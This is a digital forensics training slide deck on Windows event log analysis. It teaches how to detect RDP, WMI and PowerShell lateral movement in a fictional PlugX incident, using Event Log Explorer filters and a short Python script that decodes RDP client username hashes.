

Event Log Analysis Labs

Scenario 1

Practice Exercise

Practice Exercise

- Before starting Scenario 1 labs, Let's do an exercise to detect RDP connection on Security.evtx.
- This is very important because it is suitable for us to learn basics, and to understand how to check one of the most important logs, logon logs, whose ID is 4624.
- The log we are going to take a look at is not related to the scenario 1 incident. We are just looking it as a practice exercise.

RDP Detection - Event ID 4624


RDP Detection - Event ID 4624 (1)

How can we detect this event?

- 4624 (Security.evtx)
 - Description
 - An account was successfully logged on.
 - How can we recognize RDP logon with this ID?
 - Filter with these logon types using these IDs.
 - Logon type 10 (RemoteInteractive) or type 12 (CachedRemoteInteractive)
 - Why?
 - RemoteInteractive (10) and CachedRemoteInteractive (12) clearly indicate that RDP was used because these logon types are dedicated for RDP usage.

RDP Detection - Event ID 4624 (2)

- Open the log below with Event Log Explorer.
 - E:\Artifacts\other_eventlog\RDP_Dst_Security.evtx
 - Original log file name : Security.evtx
- Notice:
 - You should **drag the log file and drop it to Event Log Explorer.**
 - If you double-click the log file, Event Viewer, which is the Windows' default log viewer, will start instead. The viewer is not suitable for complex filtering.



Event Log Explorer

Event Log Explorer is running in evaluation mode

Continue evaluation
30 days left

Event Log Explorer is a commercial software for non-use except personal. (1) Select this option (default) expires 30 days after.

[Order Now](#)

Free License

Event Log Explorer is free for personal non-commercial use. The free license never expires, but you cannot use it with more than 3 computers in your home network.

[Get FREE License Now](#)

Enter license key

If you received a license key, you should complete the registration process by entering the key.

Quit program

Do not show this dialog at start

(2) Press "OK"

RDP Detection - Event ID 4624 (3)

- Click the “Filter Events” button.



RDP Det

Filter X

Apply filter to:

Active event log view
 Event log view(s) on your choice

Event types

Information
 Warning
 Error
 Critical
 Audit Success
 Audit Failure

Source: Exclude

Category: Exclude

User: Exclude

Computer: Exclude

Event ID(s):
4624 Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:
Logon Type:[\t\s]*10[\r\n\s]*|Logon Type:[\t\s]*12[\r\n\s] RegExp Exclude

Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New condition Delete condition Clear list

Name	Operator	Value

Date Time Separately

From: 2/25/2018 12:00:00 AM To: 2/25/2018 12:00:00 AM Exclude

Display event hours Exclude

(1) Press "Load" button.

Load... Save... Clear OK Cancel

Event Log Explorer

File Database Tree View Event Advanced Window Help

<Load filter>

WIN10-2_Security.evtx

Filtered: showing 2 of 29131 event(s)

NT

Type	Date	Time	Event	Source	Category	User	Computer
Audit Success	7/25/2019	4:37:41 PM	4624	Microsoft-Windows-Se	Logon	N/A	WIN10-2.mylab.test
Audit Success	7/25/2019	4:25:05 PM	4624	Microsoft-Windows-Se	Logon	N/A	WIN10-2.mylab.test

Description

An account was successfully logged on.

Subject:

Security ID:	S-1-5-18
Account Name:	WIN10-2\$
Account Domain:	MYLAB
Logon ID:	0x3e7

Logon Information:

Logon Type:	10
Restricted Admin Mode:	No
Virtual Account:	No
Elevated Token:	No

Impersonation Level:

New Logon:	Impersonation
------------	---------------

New Logon:

Security ID:	S-1-5-21-1929108973-435765973-2871213977-1104
Account Name:	user01
Account Domain:	MYLAB
Logon ID:	0x6fc1fb
Linked Logon ID:	0x0
Network Account Name:	-
Network Account Domain:	-
Logon GUID:	{b8929f0c-add7-db51-601a-ae6200a99db2}

Process Information:

Process ID:	0x144
Process Name:	C:\Windows\System32\svchost.exe

Network Information:

Workstation Name:	WIN10-2
Source Network Address:	192.168.153.149
Source Port:	0

Detailed Authentication Information:

This message logged on the destination of this RDP Session.

The destination host name

user01 account was used to log on to “win10-2.mylab.test” from 192.168.153.149 with RDP since the logon type is 10 (Remote Interactive).

User name

The destination host name

The source IP address

Event Log Analysis Labs for Scenario 1


Event Log Analysis Labs for Scenario 1

- We found the root cause of the attack and possible commands executed by the attacker with the forensic investigation so far. We also got several attack tool evidences with program execution artifacts analysis and attack tools analysis.
 - Here, let's assume we couldn't find any attack tools, and let's perform this analysis.
- Now we need to gather lateral movement evidences. Event log analysis is suitable for this purpose.
- You should check the hosts below because they are highly possible to have strongly been related to this incident.
 - Client-Win10-1 (toyoda, system admin)
 - Client-Win10-2 (honda, general employee)
 - AD-Win2016
 - FS-Win2012R2

Event Log Analysis Lab 1

Analyzing the Current Logs on Client-Win10-2


Lab 1 (1): Analyzing the Current Logs on Client-Win10-2



Lab 1 (2):

Analyzing the Current Logs on Client-Win10-2

- Goal:
 1. How did the attacker move laterally from this machine to Client-Win10-1?



- Hints:
 - Follow the log on Client-Win10-2 around PlugX infection time (March 14th 10:50 PM) of Client-Win10-1.
 - Let's assume Client-Win10-1 was infected after the lateral movement.
 - You should focus on the current logs first.

Lab 1 (3):

Analyzing the Current Logs on Client-Win10-2

- Hints (Cont.):
 - Remote Logons / Command Executions
 - RDP
 - Task Scheduler / AT
 - Powershell Remoting
 - WinRS
 - WMI
 - Service
 - PsExec
 - Wmiexec
 - ...
 - Check these **one by one**.
- If the target security logs are missing for some reasons, see custom logs related to the remote logon logs (Terminal Service related logs for RDP, Task Scheduler, WMI ...).
- You should check other custom logs.
 - PowerShell

How to Find RDP

How to Find RDP (1)

- Why is this event important?
 - Attackers sometimes use RDP to logon to remote computers while users are away from clients. Therefore, you should check this event.
- The important event IDs
 - Security.evtx
 - 4624: An account was successfully logged on.
 - 4648: A logon was attempted using explicit credentials.
 - 4778: A session was reconnected to a Window Station. (Not default)
 - 4779: A session was disconnected from a Window Station. (Not default)

How to Find RDP (2)

- The important event IDs (Cont.)
 - Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx
 - 1102: The client has initiated a multi-transport connection to the server
 - Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx
 - 21: Remote Desktop Services: Session logon succeeded
 - 22: Remote Desktop Services: Shell start notification received
 - 24: Remote Desktop Services: Session has been disconnected
 - 25: Remote Desktop Services: Session reconnection succeeded
 - Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx
 - 1149: Remote Desktop Services: User authentication succeeded

Lab 1-1 (1):

Analyzing the Current Logs on Client-Win10-2

- We want to check logs around March 14, 2018 because the infection date of the administrator's PC (Client-Win10-1) was on that day at 10:50 PM.
- Security.evtx
 - After opening it, we can see that the oldest log is from March 25, 2018.
 - We need even older logs.
- We will check older logs in VSS later. We will try to check another sources of logs for now.

File Tree View Event Advanced Window Help



Computers Tree

Security.evtb

Showing 27391 event(s)

NT



Type	Date	Time	Event	Source	Category	User	Computer
Audit Success	3/25/2018	2:57:49 AM	5061	Microsoft-Windows-Se	System Integrity	N/A	client-win10-2.ninja-motors.r
Audit Success	3/25/2018	2:57:49 AM	5058	Microsoft-Windows-Se	Other System Events	N/A	client-win10-2.ninja-motors.r
Audit Success	3/25/2018	2:56:55 AM	4634	Microsoft-Windows-Se	Logoff	N/A	client-win10-2.ninja-motors.r
Audit Success	3/25/2018	2:56:44 AM	4624	Microsoft-Windows-Se	Logon	N/A	client-win10-2.ninja-motors.r
Audit Success	3/25/2018	2:55:43 AM	5059	Microsoft-Windows-Se	Other System Events	N/A	client-win10-2.ninja-motors.r
Audit Success	3/25/2018	2:55:43 AM	5061	Microsoft-Windows-Se	System Integrity	N/A	client-win10-2.ninja-motors.r
Audit Success	3/25/2018	2:55:43 AM	5058	Microsoft-Windows-Se	Other System Events	N/A	client-win10-2.ninja-motors.r
Audit Success	3/25/2018	2:55:43 AM	5061	Microsoft-Windows-Se	System Integrity	N/A	client-win10-2.ninja-motors.r
Audit Success	3/25/2018	2:55:43 AM	5058	Microsoft-Windows-Se	Other System Events	N/A	client-win10-2.ninja-motors.r
Audit Success	3/25/2018	2:53:37 AM	5059	Microsoft-Windows-Se	Other System Events	N/A	client-win10-2.ninja-motors.r

Description

Key migration operation.

Subject:

Security ID: S-1-5-18
Account Name: CLIENT-WIN10-2\$
Account Domain: NINJA-MOTORS
Logon ID: 0x3e7

Cryptographic Parameters:
Provider Name: Microsoft Software Key Storage Provider

Algorithm Name: RSA

Key Name: 0ae6ea51-c13a-1714-4999-11759965f5f3

Key Type: User key.

Additional Information:
Operation: Export of persistent cryptographic key.

Return Code: 0x0

X

Description

Data

Lab 1-2 (1)

Analyzing the Current Logs on Client-Win10-2

- Even if you lose the contents of “Security.evtx” logs for some reasons, you can investigate by referring to the RDP client log below.
- Open the log below with Event Log Explorer, and click “Filter Events” button.
 - G:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx
 - We assume that Client-Win10-2 have been mounted as drive G.

Notice:

You should **drag the log file and drop it to Event Log Explorer.**



Lab 1

Analy

in10-2

Filter X

Apply filter to:

Active event log view (File: E:\Artifacts\other_eventlog\RDP_Win10-2_RDPClient.evtx)
 Event log view(s) on your choice

Event types

Information Source: Exclude
 Warning Category: Exclude
 Error User: Exclude
 Critical Computer: Exclude
 Audit Success

Filter with event ID 1102, 1024 or 1029.

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

RegExp Exclude

Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New condition

Name	Operator	Value

Date Time Separately
From: To: Exclude

Display event for the last Exclude

Lab 1-2 (3)

Analyzing the Current Logs on Client-Win10-2

Event ID	Log Location	Logged Host	Where To Look	What You Get
1024	Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx	Source	Date, Time	Date/Time around when RDP was used
			Computer Name	Source computer name
			User	The SID of the user who used RDP
			Description	Destination host name (or IP address)
1029	Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx	Source	Date, Time	Date/Time around when RDP was used
			Computer Name	Source computer name
			User	The SID of the user who used RDP
			Description	The hash of the user name to logon
1102	Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx	Source	Date, Time	Date/Time around when RDP was used
			Computer Name	Source computer name
			User	The SID of the user who used RDP
			Description	Destination IP address

Lab 1-2 (4)

Analyzing the Current Logs on Client-Win10-2

- Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx
 - We found a RDP connection to the administrators PC (Client-Wint10-1)!

The screenshot shows the Windows Event Log Explorer interface. The title bar reads "Event Log Explorer". The menu bar includes File, Database, View, Event, Advanced, Window, and Help. The toolbar contains various icons for managing logs and events. The main window displays a log entry from "Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx". The log table has columns: Type, Date, Time, Event, Source, Category, and User. A single event is selected, highlighted with a red border. The event details are as follows:

Type	Date	Time	Event	Source	Category	User
Information	3/14/2018	10:34:35 PM	1024	Microsoft-Windows-Termin	Connection Sequence	\S-1-5-21-3671970501-3975728774-4289435121-1110

A red arrow points from the "User" column to the text "Honda account". Below the table, a message states: "The timestamp is about 15 minutes before the PlugX infection." In the bottom pane, under "Description", it says "The following information was included with the event (insertion strings): Server Name 192.168.52.40 Client-Wint10-1". The "Info" button is also highlighted with a red box.

The timestamp is about 15 minutes before the PlugX infection.

Events: 16 Displayed: 4 Selected: 1

Honda account

Lab 1-2 (5)

Analyzing the Current Logs on Client-Win10-2

- Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx
 - We found a RDP connection to the administrators PC (Client-Wint10-1)!

The screenshot shows the Windows Event Log Explorer interface. The title bar reads "Event Log Explorer". The menu bar includes File, Database, Tree, View, Event, Advanced, Window, and Help. The toolbar contains icons for file operations like Open, Save, and Filter. A filter dropdown says "<Load filter>". The main pane displays a table of events from "Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx". The table has columns: Type, Date, Time, Event, Source, Category, and User. Two rows are visible, both categorized as "Information". The first event (Event 1029) is from "Microsoft-Windows-Termin" and the second (Event 1024) is from "Microsoft-Windows-Termin". Both events have the same User value: "\S-1-5-21-3671970501-3975728774-4289435121-1110". Below the table, a message box contains the text: "Base64(SHA256(UserName)) is =ss8khzLBP0HzgB5eEspmGuxcqw2kpUvNtwscdC8VftM=- ninja-rdp account". A red box highlights the Base64 hash value. A note below the message box says "You can get calculated logon user name." At the bottom, tabs for "Description" and "Data" are shown, along with status: "Events: 16 Displayed: 4 Selected: 1".

Type	Date	Time	Event	Source	Category	User
Information	3/14/2018	10:35:09 PM	1029	Microsoft-Windows-Termin	Connection Sequence	\S-1-5-21-3671970501-3975728774-4289435121-1110
Information	3/14/2018	10:34:35 PM	1024	Microsoft-Windows-Termin	Connection Sequence	\S-1-5-21-3671970501-3975728774-4289435121-1110

Base64(SHA256(UserName)) is =ss8khzLBP0HzgB5eEspmGuxcqw2kpUvNtwscdC8VftM=- ninja-rdp account

You can get calculated logon user name.

Events: 16 Displayed: 4 Selected: 1

Lab 1-2 (6)

Analyzing the Current Logs on Client-Win10-2

- You can calculate the hash with this python script.

```
import hashlib,base64

def calc_hash(username):
    username = username.decode('utf-8').encode('utf-16le')
    hash = hashlib.sha256(username).digest() # note NOT .hexdigest()
    return base64.b64encode(hash)

username = b"ninja-rdp"
print(calc_hash(username))
```

```
b'ss8khzLBP0HzgB5eESpmGuxcqw2kpUvNtwscdC8VftM= '
```

<https://nullsec.us/windows-event-id-1029-hashes/>

Lab 1-2 (7)

Analyzing the Current Logs on Client-Win10-2

- Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx
 - We found a RDP connection to the administrators PC (Client-Wint10-1)!

The screenshot shows the Windows Event Log Explorer interface. The title bar reads "Event Log Explorer". The menu bar includes File, Database, Tree, View, Event, Advanced, Window, and Help. The toolbar contains icons for file operations like Open, Save, and Print, along with a search icon and a filter button labeled "<Load filter>". A tab at the top displays "Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx". Below the tabs, a message bar says "Filtered: showing 4 of 16 event(s)". The main pane is a table with columns: Type, Date, Time, Event, Source, Category, and User. Two events are listed:

Type	Date	Time	Event	Source	Category	User
Information	3/14/2018	10:35:50 PM	1102	Microsoft-Windows-Termination Services	Connection Sequence	\S-1-5-21-3671970501-3975728774-4289435121-1110
Information	3/14/2018	10:35:50 PM	1029	Microsoft-Windows-Termination Services	Connection Sequence	\S-1-5-21-3671970501-3975728774-4289435121-1110

In the details pane below, a message states: "The client has initiated a multi-transport connection to the server 192.168.52.40". The IP address "192.168.52.40" is highlighted with a red box. The status bar at the bottom left shows "Events: 16 Displayed: 4 Selected: 1".

Lab 1-2 (8)

Analyzing the Current Logs on Client-Win10-2

- We found “honda” account logged on to `ninja-rdp@Client-Win10-1` (192.168.52.40) from Client-Win10-2 (192.168.52.44) with RDP.
- It is a suspicious logon because Client-Win10-1 is the system administrator’s PC, and Honda, who is a general employee, does not own the PC. And, he does not know the credential of the “ninja-rdp” account, which is an administrative account.
 - It is close to the infection date of the PlugX.
- We should check another artifacts for remote logons.

Lab 1-3 (1)

Analyzing the Current Logs on Client-Win10-2

- If you analyze other remote logon / remote command execution activities, we can find another activity by checking our theories one by one.
- Let's take a look at the result.
- Open Microsoft-Windows-WMI-Activity%4Operational.evtx file.
 - Filter with “smb” in “Text in description”.

Lab 1-
Analyz

10-2

Filter X

Apply filter to:

Active event log view (File: E:\Artifacts\scenario1_eventlog\Client-Win10-2\current\Log)
 Event log view(s) on your choice

Event types

Information
 Warning
 Error
 Critical
 Audit Success
 Audit Failure

Source: Exclude

Category: Exclude

User: Exclude

Computer: Exclude

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

RegExp Exclude

Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New condition Delete condition Clear list

Name	Operator	Value

Date Time Separately

From: To: Exclude

Display event for the last days hours Exclude

Lab 1
Analy

in10-2

Type	Date	Time	Event	Source	Category	User	Computer
! Error	3/12/2018	9:40:23 PM	5858	Microsoft-Windows-W	None	\SYSTEM	client-win10-2.ninja-motors.r
! Error	3/12/2018	9:40:17 PM	5858	Microsoft-Windows-W	None	\SYSTEM	client-win10-2.ninja-motors.r
i Information	3/12/2018	9:40:17 PM	5857	Microsoft-Windows-W	None	NT AUTHORITY\NETW	client-win10-2.ninja-motors.r
! Error	3/8/2018	8:00:05 PM	5858	Microsoft-Windows-W	None	\SYSTEM	client-win10-2.ninja-motors.r
! Error	3/8/2018	8:00:00 PM	5858	Microsoft-Windows-W	None	\SYSTEM	client-win10-2.ninja-motors.r
i Information	3/8/2018	8:00:00 PM	5857	Microsoft-Windows-W	None	NT AUTHORITY\NETW	client-win10-2.ninja-motors.r
! Error	3/8/2018	7:00:05 PM	5858	Microsoft-Windows-W	None	\SYSTEM	client-win10-2.ninja-motors.r
! Error	3/8/2018	7:00:00 PM	5858	Microsoft-Windows-W	None	\SYSTEM	client-win10-2.ninja-motors.r
i Information	3/8/2018	7:00:00 PM	5857	Microsoft-Windows-W	None	NT AUTHORITY\NETW	client-win10-2.ninja-motors.r
! Error	3/8/2018	6:00:07 PM	5858	Microsoft-Windows-W	None	\SYSTEM	client-win10-2.ninja-motors.r
! Error	3/8/2018	6:00:01 PM	585				
i Information	3/8/2018	6:00:01 PM	585				
! Error	3/8/2018	5:00:06 PM	585				
! Error	3/8/2018	5:00:01 PM	585				
i Information	3/8/2018	5:00:01 PM	585				
! Error	3/8/2018	4:00:06 PM	5858	Microsoft-Windows-W	None	\SYSTEM	client-win10-2.ninja-motors.r
! Error	3/8/2018	4:00:01 PM	5858	Microsoft-Windows-W	None	\SYSTEM	client-win10-2.ninja-motors.r
i Information	3/8/2018	4:00:01 PM	5857	Microsoft-Windows-W	None	NT AUTHORITY\NETW	client-win10-2.ninja-motors.r
! Error	3/8/2018	3:00:14 PM	5858	Microsoft-Windows-W	None	\SYSTEM	client-win10-2.ninja-motors.r
! Error	3/8/2018	3:00:07 PM	5858	Microsoft-Windows-W	None	\SYSTEM	client-win10-2.ninja-motors.r
i Information	3/8/2018	3:00:07 PM	5857	Microsoft-Windows-W	None	NT AUTHORITY\NETW	client-win10-2.ninja-motors.r

We can see the use of SMB via WMI
on March 8 and March 12.

It seems that it was executed every hour.

If the component that raises this event is not installed on the computer or the installation is corrupted, you can install or repair the component or try to change Description Server.

The following information was included with the event (insertion strings):

smbwmiv2

0X0

wmiprvse.exe

2960

%SystemRoot%\System32\smbwmiv2.dll

Lab 1-3 (4)


Analyzing the Current Logs on Client-Win10-2

- Microsoft-Windows-WMI-Activity%4Operational.evtx
 - It implies WMIEnc or similar tools that use SMB via WMI. I think using SMB via WMI is rare. We think they were suspicious activities.
 - It seems that the Task Scheduler was used because it was executed hourly from 3 PM to 8 PM on March 8, 2018.

Lab 1-4

Analyzing the Current Logs on Client-Win10-2

- Microsoft-Windows-TaksScheduler%4Operational.evtx
 - However, the oldest Task Scheduler log is on March 14, 2018 and we cannot find suspicious entry in this log (106, 110, 140...).
 - We will check logs in VSS later as well.



PowerShell Events

PowerShell Events (1)

- Why is this event important?
 - PowerShell is a flexible and a powerful tool for administrators, and even for attackers. They often use PowerShell to automate their process, to move laterally, to execute commands, and so on. You should check this event.

PowerShell Events (2)

- On Windows 10, PowerShell version is 5.x by default, and the outputs of Event logs have dramatically enhanced on that version.
- If the version or above is used, the execution command lines, and even the script contents, of PowerShell are recorded to event logs.
- There are two important PowerShell logs.
 - Windows PowerShell.evtx
 - Microsoft-Windows-PowerShell%4Operational.evtx

PowerShell Events (3)

- The important event IDs in Windows PowerShell.evtx
 - When PowerShell commands are executed, These three events are recorded at the same time.
 - 400: PowerShell session started
 - 403: PowerShell session stopped
 - 600: Life cycle of provider (recorded repeatedly)
 - The following ID is also recorded in some situations.
 - 800: Pipeline execution (details)
 - Thus, we should filter with the Event ID 400, 403 and 800.
 - In PowerShell version 5.0 or above, the whole command lines are recorded in the field "HostApplication". By tracing this field, we can detect attacks efficiently.

PowerShell Events (4)

- The important event IDs in Mircrosoft-Windows-PowerShell%4Operational.evtx
 - When PowerShell commands are executed, these events are recorded at the same time.
 - 4100, 4102: Pipeline execution error
 - 4103: Module logging
 - We can get command line arguments of PowerShell execution and its result. However, this event isn't enabled by default on standalone Windows, although we confirmed that it is enabled on Windows Domain environments.
 - 4104: Script block logging
 - We can get the content of the script.
 - 4105: Script block execution started (Not default)
 - 4106: Script block execution stopped (Not default)
 - We should filter with event ID 4103 and 4104.

Lab 1-5: Analyzing the Current
Logs on Client-Win10-2
PowerShell Events

Lab 1-5 (1)

Analyzing the Current Logs on Client-Win10-2

- Open this file.
 - Windows PowerShell.evtx
- And filter with event ID 400, 403 and 800.

Notice:

You should **drag the log file and drop it to Event Log Explorer.**



Lab 1- Analyz

n10-2

Filter X

Apply filter to:

Active event log view (File: E:\Artifacts\scenario1_eventlog\Client-Win10-2\current\Log)
 Event log view(s) on your choice

Event types

Information
 Warning
 Error
 Critical
 Audit Success
 Audit Failure

Source: Exclude

Category: Exclude

User: Exclude

Computer: Exclude

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

RegExp Exclude

